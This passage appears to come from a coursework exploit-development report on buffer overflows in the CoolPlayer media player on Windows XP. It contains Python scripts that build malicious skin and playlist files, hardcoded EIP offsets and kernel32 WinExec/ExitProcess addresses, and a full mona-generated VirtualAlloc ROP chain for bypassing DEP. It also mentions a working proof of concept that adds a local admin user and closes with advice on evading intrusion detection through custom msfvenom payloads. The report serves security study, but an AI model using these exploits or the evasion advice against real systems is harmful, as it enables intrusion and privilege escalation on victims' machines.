


Figure 2.1.14 - DEP Blocking Stack Execution

It is possible to overwrite the stack as before, as well as using memory addresses to make calls to loaded DLLs. In this way, it is possible to call the WinExec function from a loaded DLL, passing commands as arguments on the stack. To do so, it is necessary to locate the address of a call to WinExec within a loaded DLL, and pass the arguments required in the correct order and format. Using arwin.exe with kernel32 as the chosen DLL, a valid WinExec call is found as 0x7C8623AD as seen in Figure 2.1.15.

```
C:\cmd>arwin.exe kernel32 WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in kernel32
```

Figure 2.1.15 - Kernel32 WinExec Address

Using the same method as in Section 2.1.1, the distance to EIP is calculated to be 304, however upon further inspection, this was found to be seven bytes too many – the buffer will be adjusted to account for this. Shown below, the value above the stack pointer will overflow into EIP – as shown, these four bytes and three bytes in the next address contain “A”s.

00132204	41414141
00132208	AD414141
0013220C	7C8623AD

Figure 2.1.16 – 304 Byte Buffer, DEP On

Using OllyDbg, the requested arguments can be shown by setting a breakpoint at the call to WinExec. Shown below in Figure 2.1.17 a script was created to determine the order and format that the arguments would have to be passed in. As shown, the last four bytes is taken as the CmdLine argument – this is where the address of the malicious commands will be placed when the final file is created.

Breaking at the address shown below, the necessary stack condition is observed. The commands are incorporated into the start of the buffer to be used in the next stage – the number of characters in the buffer is adjusted to accommodate these commands.




Figure 2.1.17 - WinExec Stack Argument

When the application attempts to execute the shellcode at “BBBB” when run – as this address is invalid, an access violation occurs. The location of the commands will be required to execute the shellcode.





Figure 2.1.18 - WinExec Access Violation

To run the commands, the location in memory must be known. Using OllyDbg, a breakpoint is set at the call to WinExec and the application memory at this instance is viewed and searched. Shown in the figure below, the commands are found at the address 0x001320DB.



As with the WinExec call, a valid memory address for the call from a loaded DLL must be used. Using kernel32 as before, the arwin.exe application is used as shown below.

```
C:\cmd>arwin.exe kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32
```

Figure 2.1.20 - Kernel32 ExitProcess Address

The final program is shown below in Figure 2.1.21. Using the values from the previous stages, the final m3u file starts the calculator and closes the application as intended. This final m3u file overflows the buffer, using WinExec to execute the command “cmd /c calc”, before returning to ExitProcess. This launches the calculator and terminates the application.




Figure 2.1.21 - WinExec DEP Exploit – Calc



#### 2.1.2.2. ROP Chains

As opposed to circumventing DEP through the use of external functions to execute arbitrary code, it is possible to execute code from the stack by disabling DEP for the process. This can be achieved using one of several functions which go about this process in various ways. The table below shows the system functions and the result of how these functions can be used to exploit the application.

SYSTEM FUNCTION	USAGE
<b>VIRTUALALLOC</b>	Allocates new memory with DEP disabled
<b>SETPROCESSDEPPOLICY</b>	Alters DEP policy
<b>NTSETINFORMATIONPROCESS</b>	Disable DEP
<b>WRITEPROCESSMEMORY</b>	Copies memory to a new location with DEP disabled
<b>VIRTUALPROTECT</b>	Disables DEP for the process

*Table 1 – DEP Disabling Functions*

As before, with DEP on, code cannot be executed from the stack however code contained within loaded DLLs can still be executed provided valid memory addresses are used. Within loaded DLLs certain instructions are of interest. These instructions can perform required functions which if used in conjunction with other instructions from other locations can execute complex functions. To execute multiple functions, it is necessary that after performing each instruction, the program returns to the stack whereupon the next call can be made. These instructions in loaded libraries are known as ROP gadgets.

These ROP gadgets are used in combination with one another to execute more complex functions. As a consequence of using these ROP gadgets, other instructions may be executed prior to the return statement. This leads to other instructions from the DLL being executed in addition to the desired function. To ensure that the process continues to run to execute the shellcode the effects of these rogue commands must be accounted for to balance out the process – this is achieved by using other ROP gadgets. This solution of using multiple code snippets to accomplish a task is known as a ROP Chain – where ROP stands for Return Oriented Programming. This way, the functions in the table above can be executed and DEP disabled for the process, allowing for stack execution.

To create ROP chains, the mona.py add-on to Immunity Debugger is used with a loaded DLL. Often kernel32.dll is used due to the high chance of this library being required by the target program however in this instance the generated chains were too big to fit within the 204 bytes available.

Using Immunity Debugger, the loaded libraries can be viewed using the executed modules option of the menu. The results of this can be seen below.

Base	Size	Entry	Name	File version	Path
00350000	00009000	00351782	Normaliz	6.0.5441.0 (win	C:\WINDOWS\system32\Normaliz.dll
00400000	0009A000	00451C88	1502641		C:\Documents and Settings\Administrator\Desktop\1502641.exe
1A400000	00132000	1A401C31	urlmon	8.00.6001.18702	C:\WINDOWS\system32\urlmon.dll
50000000	001E8000	50007A45	iertutil	8.00.6001.18702	C:\WINDOWS\system32\iertutil.dll
63000000	000E5000	6300172C	MININET	8.00.6001.18702	C:\WINDOWS\system32\MININET.dll
73F10000	000EC000	73F11788	DSOUND	5.3.2600.5512	C:\WINDOWS\system32\DSOUND.dll
76390000	00010000	763912C0	IMM32	5.1.2600.5512	C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1619	coodlg32	6.00.2900.5512	C:\WINDOWS\system32\coodlg32.dll
76B40000	00002000	76B42B61	MINIM	5.1.2600.5512	C:\WINDOWS\system32\MINIM.dll
77120000	0000B000	77121560	OLEAUT32	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp.08041	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83-C
774E0000	00130000	774E00B9	ole32	5.1.2600.5512	C:\WINDOWS\system32\ole32.dll
77C00000	00008000	77C01135	VERSION	5.1.2600.5512	C:\WINDOWS\system32\VERSION.dll
77C10000	00058000	77C1F2H1	msvcrt	7.0.2600.5512	C:\WINDOWS\system32\msvcrt.dll
77D00000	00009000	77D070F0	ADVAPI32	5.1.2600.5512	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00002000	77E7628F	RPCRT4	5.1.2600.5512	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5512	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F651FB	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B63E	kernel32	5.1.2600.5512	C:\WINDOWS\system32\kernel32.dll
7C900000	0000F000	7C912C23	ntdll	5.1.2600.5512	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00017000	7C9E74D6	SHELL32	6.00.2900.5512	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512	C:\WINDOWS\system32\USER32.dll

Figure 2.1.22 - Immunity Debugger Executable Modules

From this information mona can be used to generate ROP chains. ROP chains are generated using the command shown in the figure below, this will generate a text file containing ROP chains for each of the functions in Table 1.




Figure 2.1.23 - Mona ROP Chain Generation

Some ROP chains created will be incomplete – requiring further ROP gadgets to be manually provided. For the purposes of this exploit, a full ROP chain was desired - the msvcr7.dll provided a full ROP chain for the VirtualAlloc function as shown below.

```
ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
-----

*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelancore.com
    rop_gadgets = [
        0x77c838e2, # POP EBP # RETN [msvcr7.dll]
        0x77c838e2, # skip 4 bytes [msvcr7.dll]
        0x77c560f7, # POP EBX # RETN [msvcr7.dll]
        0xffffffff, #
        0x77c127e5, # INC EBX # RETN [msvcr7.dll]
        0x77c127e1, # INC EBX # RETN [msvcr7.dll]
        0x77c4e0da, # POP EAX # RETN [msvcr7.dll]
        0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
        0x77c4eb80, # ADD EAX,78C13B66 # ADD EAX,5D40C033 # RETN [msvcr7.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcr7.dll]
        0x77c5289b, # POP EAX # RETN [msvcr7.dll]
        0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4eb80, # ADD EAX,78C13B66 # ADD EAX,5D40C033 # RETN [msvcr7.dll]
        0x77c13ffd, # XCHG EAX,ECX # RETN [msvcr7.dll]
        0x77c3048a, # POP EDI # RETN [msvcr7.dll]
        0x77c47a42, # RETN (ROP NOP) [msvcr7.dll]
        0x77c4c1d1, # POP ESI # RETN [msvcr7.dll]
        0x77c2aacc, # JMP [EAX] [msvcr7.dll]
        0x77c5289b, # POP EAX # RETN [msvcr7.dll]
        0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcr7.dll]
        0x77c12df9, # PUSHAD # RETN [msvcr7.dll]
        0x77c35524, # ptr to 'push esp # ret ' [msvcr7.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

Figure 2.1.24 - Msvcr7.dll VirtualAlloc ROP Chain

Once this ROP chain has been executed, shellcode from the stack can be executed.

Due to time complications, a working reverse shell exploit could not be constructed so as a proof of concept the same exploit from section 2.1.2.2 was used to add a local admin user.

To begin the process of executing a ROP chain, the memory addresses are written to the stack as with other exploits. However, in previous exploits which used stack-based shellcode this shellcode was executed using a JMP ESP command. This works because the ESP register points to the net stack memory address which contained the shellcode to be executed. With ROP chains however, the functions are stored in another region of memory lower in the stack. Therefore, to run these commands a RET instruction is used. This way, the program will return to the memory address in the next stack address. As each ROP gadget ends with a return command, the chain will be iterated through as desired before returning back to the shellcode.

The shellcode used in this example can be found in Appendix D.

When the ROP chain completes, the code on the stack can be executed, and a new admin user is created as shown below.




Figure 2.1.25 – Playlist ROP Chain New Admin User

## 2.2. Skins Buffer Overflow

The application has the capability to change the look and feel of the application by changing the application 'skin'. An example of the use of a skin can be seen in the figure below. On the left is the default application, and on the right is the same application with a skin. To change the skin, the application menu is accessed by right clicking on the application. The skin can then be changed by selecting Options, and selecting as file using the dialogue at the bottom of the menu.




Figure 2.2.1 – Application Skin Change

By crafting a specially formatted skins file, it is possible to execute a buffer overflow in the application.

A skins file is a '.ini' file with a certain header; if a file without this header is used, the application prevents the loading of the file. Figure 2.2.2 shows the file used in the example above. To be identified as a valid skin file the file needs to begin with '[CoolPlayer Skin]' and contain the field 'PlaylistSkin='. With this knowledge, it is possible to attempt to exploit the application.

```
[CoolPlayer Skin]
; Badge
; Copyright 2010 of Mickeblue
;mick@mickeblue.co.uk

PlaylistSkin=default
Transparentcolor=32326B

; BITMAPS
BmpCoolUp=Badge_up.bmp
BmpCoolDown=Badge_down.bmp
BmpCoolSwitch=Badge_switch.bmp
BmpTextFont=Text.bmp
BmpTimeFont=Time.bmp
BmpTrackFont=Time.bmp
```

Figure 2.2.2 - Skins File Format

To determine if a buffer overflow can be executed using this method, a skins file is created with a large amount of data. The code shown in the figure below will create a syntactically correct file which (if the program is susceptible to buffer overflows) will crash the application provided a high enough quantity of data is used.

```
import struct

filename = "testSkinCrash.ini"

header = "[CoolPlayer Skin]\nPlaylistSkin="

file = open(filename, "w")
file.write(header + ("A" * 2000))
file.close
```

Figure 2.2.3 - Skin File Overflow Test

When the crafted skin file is loaded into the application, the application crashes as shown below – proving that a buffer overflow vulnerability exists.




Figure 2.2.4 - Skin Application Crash

In order to determine if this vulnerability can be used to develop an exploit, more information about the vulnerability is required – namely the distance to EIP and the amount of space available for shellcode.

To determine the distance to EIP, the same method is used as above in section 2.1.1. A unique pattern is generated and OllyDbg is used to examine the stack at the point of crash.

The distance to EIP was found to be 484 bytes in addition to the length of the header. As this header remains the same throughout testing, the distance to EIP will remain unchanged.

Testing the skins file for available space revealed interesting results. After around 660 bytes, system calls became visible but would not interfere with the exploit. As it stands, no pattern creator could be found capable of creating a pattern large enough to determine how much space is available however mona is equipped with an offset calculator. Using this, thousands of “D”s were used after EIP and the stack was examined to determine where the shellcode would be cut off. (Corelan Team, 2011) Shown below, it was discovered that the shellcode would be cut off after 4460 bytes – a massive number in terms of shellcode size. The exploit to add an administrator user used in the previous sections was only 113 bytes.

```
00ADF000 Creating cyclic pattern of 20000 bytes
00ADF000 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
00ADF000 [+] Preparing output file 'pattern.txt'
00ADF000 - (Re)setting logfile pattern.txt
00ADF000 Note: don't copy this pattern from the log window, it might be truncated !
00ADF000 It's better to open pattern.txt and copy the pattern from the file
00ADF000
00ADF000 [+] This mona.py action took 0:00:00.040000
00ADF000 [+] Command used:
00ADF000 !mona offset -a1 0012BEA8 -a2 0012D014
00ADF000 0x00000000 is not a valid address
00ADF000
00ADF000 [+] This mona.py action took 0:00:00
00ADF000 [+] Command used:
00ADF000 !mona offset -a1 0012BEA8 -a2 0012D014
00ADF000 Offset from 0x0012bea8 to 0x0012d014 : 4460 (0x0000116c) bytes
00ADF000 Jmp offset :
00ADF000
00ADF000 [+] This mona.py action took 0:00:00
```

**!mona offset -a1 0012BEA8 -a2 0012D014**

0012CFF0	44444444	DDDD
0012CFF4	44444444	DDDD
0012CFF8	44444444	DDDD
0012CFFC	44444444	DDDD
0012D000	44444444	DDDD
0012D004	44444444	DDDD
0012D008	44444444	DDDD
0012D00C	44444444	DDDD
0012D010	44444444	DDDD
0012D014	44444444	DDDD
0012D018	00000000	....
0012D01C	00000000	....
0012D020	00000000	....
0012D024	00000000	....

Figure 2.2.5 - Skins Space Check


The section below details the attempts to use the WinExec method to execute arbitrary code on a system with DEP enabled. Unfortunately, neither this attempt or ROP chains resulted in the execution of shellcode or commands. At times, exploits would work but would not be reproducible suggesting an element of chance was critical to exploiting this feature

### 2.2.1. Attempted DEP Avoidance with WinExec

To exploit the application with DEP on, any code must be executed with the use of WinExec as with the playlist file in section 2.1.2.1. A skin file is created with the command to run calculator to determine if it is possible to run arbitrary commands.

To execute the WinExec system calls, the memory locations of the routine in a DLL must be used. Using the arwin.exe program – the memory address can be found and used in the exploit. For WinExec to function, it requires the stack to contain the address to return to, then the memory address of the code to execute.

In this instance, the return address will be set to ExitProcess, to kill the main process after executing the given command. The memory addresses of WinExec and ExitProcess can be seen in the figure below.




```
C:\cmd>arwin.exe kernel32 WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in kernel32

C:\cmd>arwin.exe kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32
```

Figure 2.2.6 - Arwin.exe Kernel32 Memory Addresses

At this stage, the memory location of the given commands is unknown. To find the address, a break point is set at the location of the WinExec function call and when the break point is hit, the memory is searched through for the commands to be run. This memory address is then used in the shellcode. The skin file is constructed using the code shown in Figure 2.2.7.



```
import struct

filename = "testSkinCrash.ini"

header = "[CoolPlayer Skin]\nPlaylistSkin="

shellcode = "cmd /c calc &"
buffer = "A" * (484-len(shellcode))

eip = struct.pack('<L', 0x7C8623AD) #WinExec
stacktop = struct.pack('<L', 0x7C81CAFA) #ExitProcess
stacktop += struct.pack('<L', 0xFFFFFFFF) #CmdLine address

file = open(filename, "w")

file.write(header + buffer + shellcode + eip + stacktop)
file.close
```

Figure 2.2.7 - Skin File w/ Kernel32 Memory Addresses

With the memory address identified, the skin file is created as per Figure 2.2.8, and used with the program within the debugger.



```

import struct

filename = "patternSkinCrash.ini"

header = "[CoolPlayer Skin]\nPlaylistSkin="

shellcode = "cmd /c calc &"
buffer = "A" * (484-len(shellcode))

eip = struct.pack('<L', 0x7C8623AD) #WinExec
stacktop = struct.pack('<L', 0x7C81CAFA) #ExitProcess
stacktop += struct.pack('<L', 0x0012BCC0) #CmdLine address

file = open(filename, "w")

file.write(header + shellcode + buffer + eip + stacktop)
file.close

```

Figure 2.2.8 - Skin File w/ Command Memory Address

This exploit fails. An examination of the stack reveals that the memory address of the command to run is different on the stack than in the skin file. Shown below, the memory address 0x0012BCC0 is found on the stack as 0x0000BCC0 – resulting in the program crashing due to this memory address not containing executable commands or not being accessible by the application.

<pre> eip = struct.pack('&lt;L', 0x7C8623AD) stacktop = struct.pack('&lt;L', 0x7C81CAFA) #ExitProcess stacktop += struct.pack('&lt;L', 0x0012BCC0) #BCC0) #C  file = open(filename, "w")  file.write(header + buffer + shellcode + eip + stacktop) file.close </pre>	
--	--

Figure 2.2.9 – Skins WinExec Memory Address Difference

### 3. Discussion

The exploits created throughout this exercise will only have a chance of working on victim machine if the exploit can make it there undetected – if an anti-virus or Intrusion Detection System (IDS) catches the exploit before it can have a chance of being opened the exploit is useless.

Intrusion Detection Systems often use signatures of known malicious content and malware to catch incoming malicious material – if the signature of the incoming file matches a signature from a known malicious signature database the file is prevented from infiltrating the network.

These systems can often be evaded by making custom payloads. Commonly used payloads will have been seen before and the IDS will block any file matching this signature. Creating a custom payload using a tool like msfvenom or custom designing shellcode will evade an IDS for as long as it takes for the file to be found to be malicious and the signature added to the database.

